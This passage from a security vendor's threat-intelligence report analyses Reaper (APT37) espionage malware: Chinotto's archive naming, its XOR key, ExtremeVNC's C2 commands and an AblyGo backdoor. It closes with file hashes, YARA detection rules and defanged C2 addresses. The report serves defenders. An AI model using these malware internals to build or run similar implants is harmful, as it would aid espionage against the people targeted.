- k: the archive contains .ini files
- u: the archive contains files from removable disks
- p: the archive contains data from C:\ProgramData\Phone

Here is an example of the function which generates archive names.



SEKOIA.IO | Chinotto archive name creation

```
// create random archive name:
// - e_k-WhFLzhTx.zip
// - e_c-wPp74spM.zip
//
// e_[ckup]-[0-9a-zA-Z]{8}
void __usercall create_random_archive_name(char *archive_name@<ebx>, int archive_type)
{
  signed int v2; // kr00_4
  int i; // edi
  char v4[260]; // [esp+140h] [ebp-108h] BYREF

  strcpy(v4, "p##F2I 0ZLsZG; {'%89+Y#CG-F5p05S0[HynTip,%YS TWr^Em)z,74SXPSKn");
  memset(&v4[63], 0, 0xC5u);
  qmemcpy(v4, "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890", 62);
  v2 = strlen(v4);
  *(_WORD *)archive_name = '_e';
  if ( archive_type )
  {
    switch ( archive_type )
    {
      case ARCHIVE_TYPE_INI_FILES:
        archive_name[2] = 'k';
        break;
      case ARCHIVE_TYPE_FILES_REMOVABLE_DISK:
        archive_name[2] = 'u';
        break;
      case ARCHIVE_TYPE_FILES_PHONE:
        archive_name[2] = 'p';
        break;
    }
  }
  else
  {
    // DEFAULT => ARCHIVE_TYPE_SCREENCAPTURE
    archive_name[2] = 'c';
  }
  archive_name[3] = '-';
  for ( i = 4; i < 12; ++i )
    archive_name[i] = v4[rand() % v2];
  archive_name[12] = 0;
}
```

A file named zdirpath.txt is added to the archive. This file contains two fields:

- the dst field: this is the path of the archive on the infected host
- the src field: this field contains the filter corresponding to the current extracted items. For instance, the e_k archives could contains the following zdirpath.txt:

```
dst:C:\Users\TVM\AppData\Roaming\o27PUrAt1mUZxl5X\e_k-2S8ngaA5
src:C:\Users\Public\
ini|
```

Archives are encrypted and sent to the C2 with a simple XOR. All DLLs we found use the key: PEXdRUSBACXX3DAD.

Note: Although we didn’t analyze this, the name of some samples (notably data.dll and data-withoutzip.dll) suggests that the format of the extraction might differ.

Additional findings found on Reaper’s C2

AblyGo Backdoor

AblyGo is a simple backdoor written in Go also found on Reaper’s C2. It uses the Ably framework to receive commands. The sample SEKOIA.IO analysts observed subscribes to a channel by providing:

- an application ID
- an authentication key
- a channel name.

Similar to the 2FA bypass, we try to subscribe to the channel. But in this case an error is returned: Application [REDACTED] disabled.

Loaders

We also found several loaders on the C2. These loaders are a modified version of the mfc42u.dll DLL. The purpose of these DLLs is to load a DLL named evc.dll. The path of this loaded DLL is hardcoded. Several paths were found:

- c:\users\public\data\evc.dll
- c:\users\public\librairies\evc.dll
- c:\users\public\vnc\evc.dll
- c:\programdata\evc.dll

Unfortunately, we were unable to get a sample of evc.dll during this investigation.

We also retrieved a customised VNC instance. At the time of writing, SEKOIA.IO analysts were not able to assess whether or how these additional resources were used by Reaper (APT37) in this campaign.

ExtremeVNC

The final sample we found is named ExtremeVNC (from its PDB path). As its name suggests, this has VNC capability. It communicates with the C2 via HTTP and exchanges json data every second. The protocol’s commands are:

- BROWSER_REQ: executes a command with cmd.exe /c start <command> –no-sandbox –allow-no-sandbox-job –disable-3d-apis –disable-gpu –disable-d3d11
- SC_REQ: take screenshot
- CLIP_REQ: set clipboard data
- EVENT_REQ: simulate mouse and keyboard
- CLOSE_REQ: stop ExtremeVNC execution

After each command, a response is sent to the C2.

Conclusion

SEKOIA.IO analysts assess that recent observed activity was almost certainly part of a cyberespionage campaign by Reaper, highly likely targeting North Korean defectors in South Korea.

Our analysis provides insight into Reaper’s use of Chinotto, a malware solely associated to this intrusion set, as well as its continuous development efforts, as indicated by the new variants documented. SEKOIA.IO analysts assess Reaper will continue leveraging Chinotto in cyberespionage campaigns in the short to near term.

SEKOIA.IO will continue to track and report on this intrusion set’s activities, notably via our Intelligence Center.

Technical indicators

Related file hashes

```
// Malicious CHMs
e96a18b5837c7a7d83215d70ca10b84ee8c7b6e8dbd4d215586ec062d328ce86
1304fbeca197e4e67959c0b89b619cc109e4825d0da26ac41277eb34d2a19bc6
1409c4d0bd9a22a1e5adf016fffb83bbf3bd9f72ae0773780a409b980ed97763
6c1f0deadbfe5aede933592a9692b18879232a29bfdda5a666b91475b4746612
c9ea7afef5ac790297bdd0fb78c06186516957542e5da326075a0e2d230c27c1
a320ef003f43b28960043f95076c2066891e3a6a785476a2615a1f7b50a11c78
a88dc9a152cc7758a1df5aa33cf7b31cdb14e593a8744f2059602a49b8b04e0f
1fcf8bfcd70b97c6d3c9ac93602db4ee41a5d09f0a4b92fa67b76668fb33811d
309cb38fbcd0132552fc739dd37d32c24b91ba712bebb9886d4638bceb2d8bf3
001e8e66fa4afc58cab23f5ee490f3080ef985c83d3b2a4555fc9c39cfe56bd8
3f0f0060bebd891008eaf8a647d91803107fc52294ceaab8b59b89958db4a0de
58cdb73495c2d6120f81f3752828f532b6a70ce7617b725e6989cf2d9cdb6aa4
5e67b5aed329e6545a36eff46bb6db8bdaa17841a4ec77228955d81872fed549
ccb6b0e02f7a9d7a541d0ed352706de943c178650a675eff667cb848ec0dc977
c0a36e340cc38c9abd07029e3d621395575c9a4a64459334ef84b623d1058865
40341da349e684593bbd01b244f94c28aa024ee49c3b3ebc89960e53e40750ae
9c30265e5b8f7b6017141815001a0678a99d05dc8302b50517c47d5f282b3c36
575631e9548b0f91addf3ce68bc5b4b9e86a17c069a221815062e1aa93d2978e
cd2028bf873293aa330eb21ab96f8e71fa91e2d212852e81f292e769c0fba2d7
2a22da882f05dc159b055b01de7331e22fb6b5ce858308015a912b49487c56f0
b4a8d58b5d5e49d9d65b8b9faba344923cbac87473f2a32c646e359799ed655e
3d6c99e137bf5653134049caf9010d4c6d82360bf569ecca05fe15440d7fd0b0
ff5fc46c9598a5fbc9b54fbbd05ee0bb86549ecbba715093413326b58a1b9d2b
b364bac52981edd74fbc45cca4216e66da5df9918000cc4617156ab42c914e7e
b73ee977154402f8eecc5a446baf0dba456a37d1ca9348858540a8d048f3fd37
2fa36a4eb676f3afb1774224bc59041944ddfa4a3417630d01659ba3f0ced834
ead97a3920ff557299bcd4ccde1770c759263b93b70414258ec9030bbd0cb750
bdb33062bddd53043bab508e8e96b7c8353549d8eaa4b9004e7b3303e8a4e91b
0b6202a043f8dcf0690660c5c8f7a75f07336ca5576164295da34a569129548f
8078fc582b8f5eb81ef5d8da2b11fb4ce63f52fdeb1c2ceb3ac7a01113f9f3ee
60804ebbb655ea68b9e0bce63d5edbd03e0f75837f44539fec28dc12d44b5ba5
e6d9c5a401a733ceb80b004deb347092affe572eda4e1ca6aa6c77bb0c6ea7e8
49134674c357cd2c8b7ec4b2db1a5a97bf0814a5c30efb9d1e90e9f6f98f4c63
8094606aa5b179dc811f314bd9c9be06dc7ad783fbcc53c756b1e8930b810048
90057baa8591591b56eff9c74a3408090a67cd9b6580315d12376370ca9b0b2c
be813ade90ff636f36c0712ad6d0c7b1e06d7fe0d38e0b5e224ee21a98546d79
8e1de01cfc5537f9d4ceccfa3ff5d6007bb586ac2fa7be47357339e781934079
dbe075d10f84322b0eba3bdee9450d7cf17cc45ec7734a803e15b47580074969
23a092e8c24e35b0c2e56472ee5db018f5ba7b5c0d7479de4ac2e4d82f789ef4
0082ab20f15c2bb53e75a379add7d8eb7ac59518cbd27156f2904027e7203918
96956d3ce39ba84610cd6c7ef3b09f36455884d323f981cf8426a6788aaf5d5e
e951ac958495b047026950ba041fa6189678a3147ea4b08dbf1804d263d963d4
d892f170764e99dae34d7dded5da591b8e2a05791a5f85fc360ee2a524601faf
c80fbab8c27cb9be91885a470377088d6639b95b85dfe5ae3c346e537b143a87
1830b84698851535c1029d10190e5d5518f90472102918a336222e9e9c7dba1b
5ff2a0b2338643e86d2251f46302e21f33d02394f006533fa6942f40c203f379
7562ba1e1f29851edb5b16a440b931ba4dd8620b314e0aa37df8546ccfcf7023
eccf1afe41b4b2d7a303b43c47c925b4ff39f25b288ac5cd40b253f6d99da493
303f1a96eff7e259b6800c01312d6e359c21a88f755ac5704fd7ea60fb4df6c7
4b91650adbd633d7e5e966ada2716372589511d345808f15d57125e842bec100
6ffa429872ad543e7c74dd0b1cbdbc9c9ee5bbec7ae0f387cfba13bd107ba068
2a17730d4c0502641a8667438ae236695591492ad8439013375cbd1f4da58102
b152bdde179b30dfd3b01bc42d8d16ddf430b851cc480104d54d366259347b70
56d70d7d4903a6f420a4cad926837f2f41d9eb7d70d9cfe201326deb68c179b3
c1c6ed30404d00b3d1b9c9c7f45733fd9972a492b5e534e47c8cccbcc4d3e714
d4e43b65c6700283c58e65157346a316af470334e2dd6446f052e64d4a5a42dc
14b18e336d9f1a19fd5403085c9956097e883f80579a3ff0004d734826a253e1
3d2738ff73af2bc88cb9c396b31f6991177cd869f9ca7ab44203f3721b98f8c2
9fdc4b3d6fbccc1abd8a08acd52b6380627e350faa99fcc348e5ed366c7b37af
6d2757eb9c7d8be1b2b496153434b09d514578b4a1185cdf3c0978047b26fed0
d45352bcdc17fb98965d268f2882fe8db978772bf8be5b6a24da817c783d1368
176db67fd9ed5eebf320449f8b653b2ad5334864e8bc46a81b6dd9ee7bef229b
a3ce6ebe702b7938867d6685ff23fbf9b34f534bffe2fcf54e96c9ff64979c60
272c2d1d12e2292954d16d159c66734bedaec183c1e99a312c58f169ec8fb0c6
1b89ca9313c9ef14fcf5ade01eff751ff83dd27ffa3439d457eac90f6339c83a
40f18cccf214923c22d9e7b15aa0567a85dea050e2d18dae283784547628c960
26d1f930bcd224f2c0ab89a2e33665db481d6474f102edcf02f5c90a308e3e1f
993659ea08e47329f07f6c510710965761859b2e264c36aec6836fa4d95f8944
0c903896be88775a634efdd42143f7bdd16377ab577ab7ac839fc7e509b85841
fe3d64c5cb086c9ef8c55ed1a520d1d71595e056862b6d3471a948ecff72ccd7
38c77365c8c363f1c407304416dcf3c0943f5edf1d17bf70c3fe96afecf3979e
1b57434023e8b2b6eb85ab958c98c31bfe365ce09d6e72d09e8115e572aafee5
3fd6b62c05f80415a6cde676fb27cce74944d0cbe6c9fb951da41212056ef2b3
420b95072126ad9d8870ddea47165f28b0fd1b06770b9b1c49c6ad5b0ca6e7bc

// Malicious RAR archives
0a468e474f9d7750c055e1b7277e8fcd13f034d6097edc6f6171162ec15fcfe5
0cbe696107c11fd325972c95ead964defdea935f9be3b29337c38f76056a878a
```

```
6a55c5f8f0de6883705bbc0e050d9a5a34d8311e80b738e644e119e1502219a5
751bfe7e49cdbc48029894fca27f9d7abeaa320a77d48b6cb12bf11f356e64e3
97d3e5542cfa57e8e89220575f089d0ac78004523eaebed967c512b31a017657
1a4c29c7a67eeab072b89ab0b4847fcf83336c09de7aba7eec1aac8cfdde9583
7d899e2baef34c189185511eaa3cbc94429c5000c9bd37de232192832149f8a4
1aa0139e9e1e60887670d70d78bf6076c5c0bf49c9df2601ecd68ad2b862fb81
7c7986ce54bd28ab5a6e106df28a6339de6e547a2a8a25205bb6749df49df1ad
4dd424f71c03a5866a299b21ceb936efe6d9090f5bdc7956026b32cad60f6e6b
06d8ae2e5a6854d17ce66f915cb7bbd0fa8eb1148c2ad3622e09bebd9264f0fd
ac31880c5a10e7227064b7098a2e73e5001349123b0e9b6ac2aa8efa055d73fa
b0729b96dd478308be5562606abf20eadb0c59c0ea32315ab35a68d89aaae4d9
35ea90ba0d75a758abec880413c3f87d171bf34d93465fa868e6a09e5058daaf
ec24a8554d242091e461caad508075d0d549bcc1a608ed3803e0b948906cebf3
360512254b342558d8f17305b673b75c7d7986f12aae2f602952298cacf5d238
6b912eeda69069fb6a3fa3cfc10db029e8ebbee936cab19137cad103d9fc6abd
ae8cb9b2a65efb15e0aeaa9327a77a90425d86154f24305943f49eb28eac8fd5
79c0c48614379371e3da809c512a945c19f48b326d2d28ea1603fb394fb18e81
4a1ca5a873799887b10a24822bbccec347f18e5694a6ae462275b2bdfe3ee823
db00c18b7226475879499581bbcd7d0a041c53cf6683ba459ff0893b978c5839
2b8d88c4f6f3d2cf38b2504a11d5985ed36bd74e752e2612bc187d45d7882e03
2e787f310ab0c4bda52b9c2eed449400d6258ee185a86961f741a32f659793b7
196d58c29671803a9c6c4e73d270b96794991675f8edb224c278c8cf67642cbd
797841fca8c7b30176a2df8ba07d2620cf0b2596bdf1776ea190c0836fb2445c
53445c36b0eacfeef3e705ca8238128d2c9bc29f79a13104c4d6446029878a32
d83f0944fc2a3ba8f2eb45ace9206348fd9294cfc05ee770956a2a083a41df93
3e999cb0df708a46b5b7a569a7afba09ce119130f33570c7126e8f2da4f19c98
66ce691aa5d7e36ee39b35aa8707270e4d293a934ad7074f92c919247f1c419f
2512ef129e9952b30447d091eae462145b37c0ceab7045a8b9e353e174c482c5
aee439785267e66243759d675e1ca6d079f1c5d236db1711c7d18359c8788fe8
3aa507d86ffd9facaf9fb3c3fbc77dcfd07a481cc6f3e6b03a97c83e4e04d836
a542497b909b584a9c4f367688cc43f24e54b85061c6b2dc2092cc29e4948cc9
dd200000456233c623e49ad468e07eee0b6a8de6fec51c907ca4dca48bb9676d
5abf924d3c301db179ee4050ea727dfbeef03a97d042c72a7ad50930d0fd82e0
312267a3432293b0e205758f24bdf35a7f1fe7e9882c2826f2632eb96ef48753
fd0e435a872feb72db7a50ad5475de9673721ec08335c8d0a32f61d3c4824bbe
9f44c0654c6e6c4bf02474ebdf9fd8efd852bb0cc7d845778048a1d912de089c
28f9e114295870dc579e05484d0235b09c08685f089ea00acf436ff6becab2fe
68a0f1ce34b6d0e00bc39e95c1a99da13dfee5168b37450e095455aefc90aa69
92387eedc56e285eedf8091b7af1d88c40c78033b0756324895435037ac25b4d
0f65721ba56ee137a6522c7fd48ff602845d6545c08e59c2c884e701c1c274bb
17e14f0a0d5d808df5cccc5c3f0fd9a3942e7258983d6f9953a24e1b62b41a28
85b7117fe753df26f4fc2e5739c793f4e3aacd79121d40758298ef7eb9f412d5
8ba472a4b33e5bbdd18d3be9791d4f75d4aaced3e8a7dd2c8fca61b71fdacce6
4c4717654b2f87d74faced201ae28af84029a635dcf389961cfa2a4836fe0036
aa1fbee11d870b4a32d7cfb79ed4ab9025ef8a71a9fc30f7538dc45d95950a69
e10d107c0560269b2eb38611ff9f9f01f5464cf5cebf31fb0edf296cd593bab3
ec176a9f7c23929750bf9485822c95e4dc8912b0e27d64c5c47b450bf000a7e5
389606b368ffc1857bda56c1a2b8208dd79f99d88122f7a487bffb391ed5deb3
fd64f19a2fd762a4b6c5aba8ec8517684733dfb975b52a679bc48411af0138f0
dd67152d52a3ddb83527bf46e77a586b949545ad8c9cbdd6f88b6e60e067a9c5
fb3bbcd36a43ff19f17aae99bc0313b4599e1a17b1800e4f02d82a0682a5ca6a
eafa24ae237490d9160229e06765214813fe758eef3e5fd2c24b720477410528
f878ab1481c51d23010a19ce8123c03309977764608a24e2861cc973db1607fa
f6eaa1d0517cc7937571a3dc73bda357b9e8607338e0a12ecf80185cc30762ae
7d8fe44087a4baf4b7b138a45dff35454b232d7416378618d0df02eb43d097cf
cd372b72548033c351d7df63f1ff6f04fadd102fa4723801231c9927844e679f
0bfcb60146b8ef0acfe54299df86a6cd68c31c3e62947e0eb7b83cbd90b71cb3
28cbc0b2085189dec811d7ace5e391b7abb481dabac4e006ca81b0511b9f3646
4dc0552fe262b3ca3b8fa2d3bea81041e07d1461361f86c1e5f4662bc10c0014
d1d6eba6c0aeaf18877ee2ac91a905574fde27d0531d8cf6951f4862fd07b1a0
83339569ccfdb2464e75e96374175264a0cf44a04f6be374ab7f6ba954548d6c
684d5709b03061bc2eb872c0cab80c7ce2ed5f091227917c324013c72a1008ca
ec734dcecfab5dc78f9a44045e7afd0bdfd34921b6f64d7e8e06354e1c44abe0
55e09b18d5ac5900d8662e7ac58879cfd86a3dec4534c08cdd6d17ab85008646
490f03bcd7f20254c5231a9a2074b656e78863af0ddc3eea71edac0bca01fd4f
3c0b996e37dd3a2c6a457891065e09d47cd1fc25a91f2001ac8813de0a5e55f9
c125be691e0d7d063e31623d811c8d95a1196d524ffd0ae6a11938bf366c2aa1
ce83fa08a4f6e8ecf88ecbd40cce042e5ada2ebdd8627922eb998edefe356c30
d38edf68e3e7e3c347383d4f43146e17ab9ff51a67c9269954edc4a83b559202
2ec6af06df2ba4703c713b92b6be1d47757db14d3fb919314061bbe0a41020f1
33f56b7bf8b72efb633b3e9fa66408746fb0d194eba2f218e9866e12e745a640
44a32b053b8798841bc2f786d8c4656a95b2371a6f9d723a239f1a1ffd1c2867
c96f75c3f347b385576b17257142bc37fdfde835aa2668cd35acf41957b15278
57d8142c0c2c0f3eaa0e16c906564f5c9e0b3e62511c2629e831db4fd00c21c5
ee8d94ccb72f028e8f0c2db6a33faac4aea437b5acafb8f6e7749278ca15054a
d8511450360f12c8206cd9747ecdf2eb3e27462ad269132d11528de58429ff3e
a1be71b666587f287983fdc6239ef002befdf371065d5e465dd51cbfff089b51
e17541ea5ae08696c70fe829f4e20b5bce59145c00d2ac8c2c9254b419e7db5a
00c6f19b4f42951e1dcbc935e6f1af09a048f8e5915014eb8c5352ee2babb7d8
```

```
f9089cca1c398d0dd4a4dc937d79436ef56ddd57786bf9f9fc1eb86a57e3d236
44a3905e0374b92bd8aa54c35d9435ed928e1f2ce57a7f333d1a2c094488c111
da80179429bd95820713b830a1e5e2acf9350824b1a5d24617bd801d62618979
432b526d0ad3ccaf193339662dc45cba35b93936ff08649ccd93fcb3fce194bc
63737cfc78cabd12bad6792dffbcaf54b1e326d7a72bc920c3653bfec07e15c4
24fda087c6a8a4d0e00a1fbf92ca07263b16a08df34eaefceafd0050dd9a102c
90946317edb0a2a53e0cb39153a0064882cada1497da37091cf8f6fae8c869ab
a60a1be84f74a05aeb7fd10a1639f02f8c743a63f7c36ef054de42fda22eb0fa
45f0f3798132f94daead2f4e3194181ce432dd8758b7d217987c3527bd7c2104
125be0978eaa70919fbb7533a7b7f21955de727c33f045bf486ed892cd841ec1
1736203103aa95501153005d50d5b8b1b0460f29166c392ed97209d2f593984c
f4ebde259d4d5036a9b864d634a1b474c10d2ee10d0b7b6fc2079836f8847ee3
2ab09b25fdca324b3008d76d90c5ef83757ff1b8a95ea34a9b5c5f4dfc4f6d3d
830ae000cadb5c34fe3015f3e63db802a6459270ffc9ab0b2fae569f96e29f7e
855692647f5a49bb05d4232fd95952e95d2aa05443219c1ac68815e38ece95cd
cbace070ba83e1d6a86bc3a51e3fc7ec633f1a9ee55d283b6d1a8308f758c1d7
340cf043f51b1350c204a76ff592515ff65ecfabec03191286d807f80067c913
c2be74900eb885d40574f30f7f9385eb19e2d76767a93b92cbe1c917ad29df89
61ee9e33e5409cd5dff6b40c9c85294d3e95334c3e9cd2700d54de710b9381c5
4a023cde70fb47127c8b1b9ed57942be12a216adf354db51142679d13c7ea10b
fa8e90c61468b7a7f0aad8c08ac22d574c4e3f8ab6ae68ce98a5361bbad125bd

// Malicious ZIP archives
468515f4517e0381745899e6cdda73e7e201a22f19e70795fc719d3f877b9571
b28636d4eae43bb5a2e404a410655fb48c3d6d6993263dbe25d08d71540f87e9
e7cce1c49655ecba7c570f873b10d1ec735fedc2310179abb0163b13cbd7d625

// Malicious XLS/DOC:

db70f269d62c43bd09580858731853a589e0f32f2d3c915b15cb9f0b4b9f12d2
0474bb7c100c5187c838e5cf14969fdaf04ed541e373aa3b1ad607dd2b420a1b

// CKU variant
3eed452d24c7959e19afd6de5ccf883a91de5202c8cd722a18863297ad4ed8b1
c9d2c8b6011a53e68e4a6c6e51142cef3348951d0b379e49b1a65a1891538df5
2f5be3773e7e3a2f6806cdef154adfabc454c0e57a49e437c5889ce09b739302
5bf170c95ca0e2079653d694f783b5bcd38f274ea875f67f0b60db4ac552a66c
6fad04c836bc923f12ebaec8d8fb0c7091b044bf6f5c97e36d7bf46b8494f978
64fe964f342acca6d85d247c4f67503e4222a58dfc5c644dedc2006a4b356d39
6e216b265ea391f71f2a609df995f36b9ba8b17c8859f6d8e4ce4a076d351efd
70dcc03cde3dd5c5ec6a6a240190cfb51667aaba9c867e20281e8dfc43afa891
5053390bde150b771f8efe344b692c6c5718ba9203a4b23f5323af1ee9060ff2
089e4dfd8b25afe596eff05baae86156a4e3243c84faa15416cff31a5120e107
37e096338a78cb06d6236cb5a04cf125f191871ded3c9421f08a37890a095eb8
b90a2b0249407b271a5d849fe82cbf4e9a31c2c6259caf515c9be3897e327414
8f4751ed22619b04009c4b85ec45c8140b570835ca4c638c9e6019e7b7eb66c7
feab7940559392bbf38f29267509340569160e0a3b257fd86e5c65ae087ea014

// DATA variant
7a0fd034239c02a18d30f15e4c8f6b6b0edc2c2cce6072c3d309a799ab0f46d1
65ddc56b5e10a02f2e9faeb2ebfb091364bad9c8660653d24a1bd584b16026b4
fd824d0a10e176c09d7f320808a08ae80676bad2247816d53b934283adccd53b
aaa4717731cb4c3101fedf67827d5df5a3419e3cb742ddc4ee0571d9c0cb9e64

// Loaders
2e704a466eef2396f0b148bb0f25e3389594a9b5410e77f58d895b890a792513
2b44ae43016b349a4a21154184edb90f533ee26ace7526cc83ee72bdbe85fbda
a0d9f57ff92f8668154579ad33c561cc0631c0148087fd9c3ebb68b7b2c45493
0af162367ec8827c5ed0d296bc3fc8a6fe33b6df19039437e43125b8ab9dd9d3

// AblyGo
644c6bb170d58c69709ddf49b6ba49b3aadd58b443ee485a03fb25f915fb6710

// ExtremVNC
a3405b7bbb7a3b693888bb90b2949ecb50b803470d36e15eed41e6b4d2f8e3b0
```

Related YARA rules

```
rule APT_Reaper_Chinotto {
    meta:
        id = "eff8fd11-dc7a-4011-b083-181d0cca8790"
        version = "1.0"
        malware = "Chinotto"
        intrusion_set = "Reaper"
        description = "Detects obfuscation or string of Chinotto"
        source = "SEKOIA.IO"
        creation_date = "2023-02-27"
        classification = "TLP:WHITE"
    strings:
        $chunk_1 = {
            C7 85 ?? ?? ?? ?? ?? ?? ?? 00
            C7 85 ?? ?? ?? ?? ?? ?? ?? 00
            33 C0
            EB 03
            8D 49 00
            8B 8C 85 ?? ?? ?? ??
            3B 8C 85 ?? ?? ?? ??
        }
        $chunk_2 = {
            C7 84 24 ?? ?? ?? ?? ?? ?? 0? 00
            C7 84 24 ?? ?? ?? ?? ?? ?? 0? 00
            33 C0
            EB 0D
            8D A4 24 00 00 00 00
            8D 9B 00 00 00 00
            8B 8C 84 ?? ?? ?? ??
            3B 8C 84 ?? ?? ?? ??
        }
        $movs_zip_dir_start = { C7 45 ?? 5A 69
            70 20 C7 45 ?? 44 69 72 20 C7 45
            ?? 53 74 61 72  C7 45 ?? 74 20
            2D 20
        }
    condition:
        uint16be(0) == 0x4d5a and
        filesize < 1MB and
        ($chunk_1 or $chunk_2 or $movs_zip_dir_start)
 }
rule apt_Reaper_Malicious_HTA_file {
    meta:
        id = "22a98c27-8ff4-4760-b505-f8eacf4dabda"
        version = "1.0"
        intrusion_set = "Reaper"
        description = "Detects malicious Reaper HTA files"
        source = "SEKOIA.IO"
        creation_date = "2023-03-06"
        classification = "TLP:WHITE"
    strings:
        $s1 = "<HTML>" nocase
        $s2 = " UwB0AGEAcgB0AC0AUwBs" ascii
        $s3 = "= new ActiveXObject(" ascii
        $s4 = "\", \"\", \"open\", 0);" ascii
        $s5 = ".moveTo(" ascii
        $s6 = "self.close();"
    condition:
        $s1 at 0 and all of them and filesize < 1MB
}
rule apt_Reaper_Chinotto_PowerShell_Variant {
    meta:
        id = "fa42b225-58fe-4e00-b84b-df37491d8fdd"
        version = "1.0"
        malware = "Chinotto"
        intrusion_set = "Reaper"
        description = "Detects Reaper Chinotto Powershell Variant"
        source = "SEKOIA.IO"
        creation_date = "2023-03-06"
        classification = "TLP:WHITE"
    strings:
        $ = "$env:COMPUTERNAME + '-' + $env:USERNAME;" ascii wide
        $ = "while($true -eq $true)" ascii wide
        $ = "Start-Sleep -Seconds" ascii wide
        $ = " -ne 'null' -and $" ascii wide
        $ = "= 'R=' + [System.Convert]::" ascii wide
        $ = "[string]$([char]0x0D) + [string]$([char]0x0A);" ascii wide
    condition:
        4 of them
}
```

```
rule apt_Reaper_2FA_Phishing_webpage {
    meta:
        id = "348ca2ad-c8f9-4aed-8a27-95caa3a34f4b"
        version = "1.0"
        intrusion_set = "Reaper"
        description = "Detects Reaper 2FA phishing webpage"
        source = "SEKOIA.IO"
        creation_date = "2023-03-09"
        classification = "TLP:WHITE"
    strings:
        $ = "setTimeout(checkUpload,"
        $ = "commChannel.addListener("
        $ = "else if(commType =="
        $ = "?dir=DOWN&method=READ&id="
        $ = "Content : base64_encode(upload_data)"
        $ = "$.post(upHttpRelayer"
        $ = "var ablyUpData = {"
        $ = "initComm();"
        $ = "function Next(arg) {"
    condition:
        3 of them
}
rule apt_Reaper_AblyGo_Reverse_Shell {
    meta:
        id = "77778ef6-5d24-4888-93c8-390066dbf361"
        version = "1.0"
        source = "SEKOIA.IO"
        intrusion_set = "Reaper"
        description = "Detects AblyGo reverse shell implant"
        creation_date = "2023-03-09"
        classification = "TLP:WHITE"
    strings:
        $ = "main.reverse.func1"
        $ = "github.com/ably/ably-go/ably.(*RealtimeChannels).Get"
        $ = "github.com/ably/ably-go/ably.WithKey"
    condition:
        (uint32be(0) == 0x7f454c46 or uint16be(0) == 0x4d5a) and
        filesize < 20MB and
        all of them
}
rule apt_Reaper_extremevnc {
    meta:
        id = "c519de4f-1db5-4d4a-93b8-f1e7c0827af0"
        version = "1.0"
        malware = "ExtremeVNC"
        intrusion_set = "Reaper"
        description = "Detects ExtremeVNC implant (Reaper)"
        source = "SEKOIA.IO"
        creation_date = "2023-03-09"
        classification = "TLP:WHITE"
    strings:
        $ = "--myboundary--"
        $ = "COntent-Transfer-Encoding: 8bit"
        $ = "CLIP_REQ"
        $ = "SC_REQ"
        $ = "BROWSER_REQ"
        $ = "Unknown-PC"
    condition:
        uint16be(0) == 0x4d5a and
        filesize < 1MB and
        4 of them
}
rule apt_Reaper_MFC42_Loader {
    meta:
        id = "23a3eaff-2813-48a2-91c6-c5bc1c0873ac"
        version = "1.0"
        intrusion_set = "Reaper"
        description = "Detects MFC42 loaders (Reaper)"
        source = "SEKOIA.IO"
        creation_date = "2023-03-09"
        classification = "TLP:WHITE"
    strings:
        $ = {50 68 01 00 00 00 B8 4D 3C 2B 1A FF D0}
    condition:
        uint16be(0) == 0x4d5a
        and filesize < 2MB
        and all of them
}
```

Related infrastructure

```
http://141.105.65[.]165/data/*
http://141.105.65[.]165/files/*
http://141.105.65[.]165/main/*
http://141.105.65[.]165/support/*
http://attiferstudio[.]com/install.bak/sony/*
http://ri-guard[.]com/download/temp/cn-var/*
http://koaagj.co[.]kr/files/2014/12/fix/*
http://jdwanxiang[.]com/win/shenti/*
https://clovery-shapes.000webhostapp[.]com/defcon/*
http://hk-law.co[.]kr/data/file/joomla/*
http://172.93.193[.]158/data/*
```

Thank you for reading this blogpost. You can also consult other results of surveys carried out by our analysts :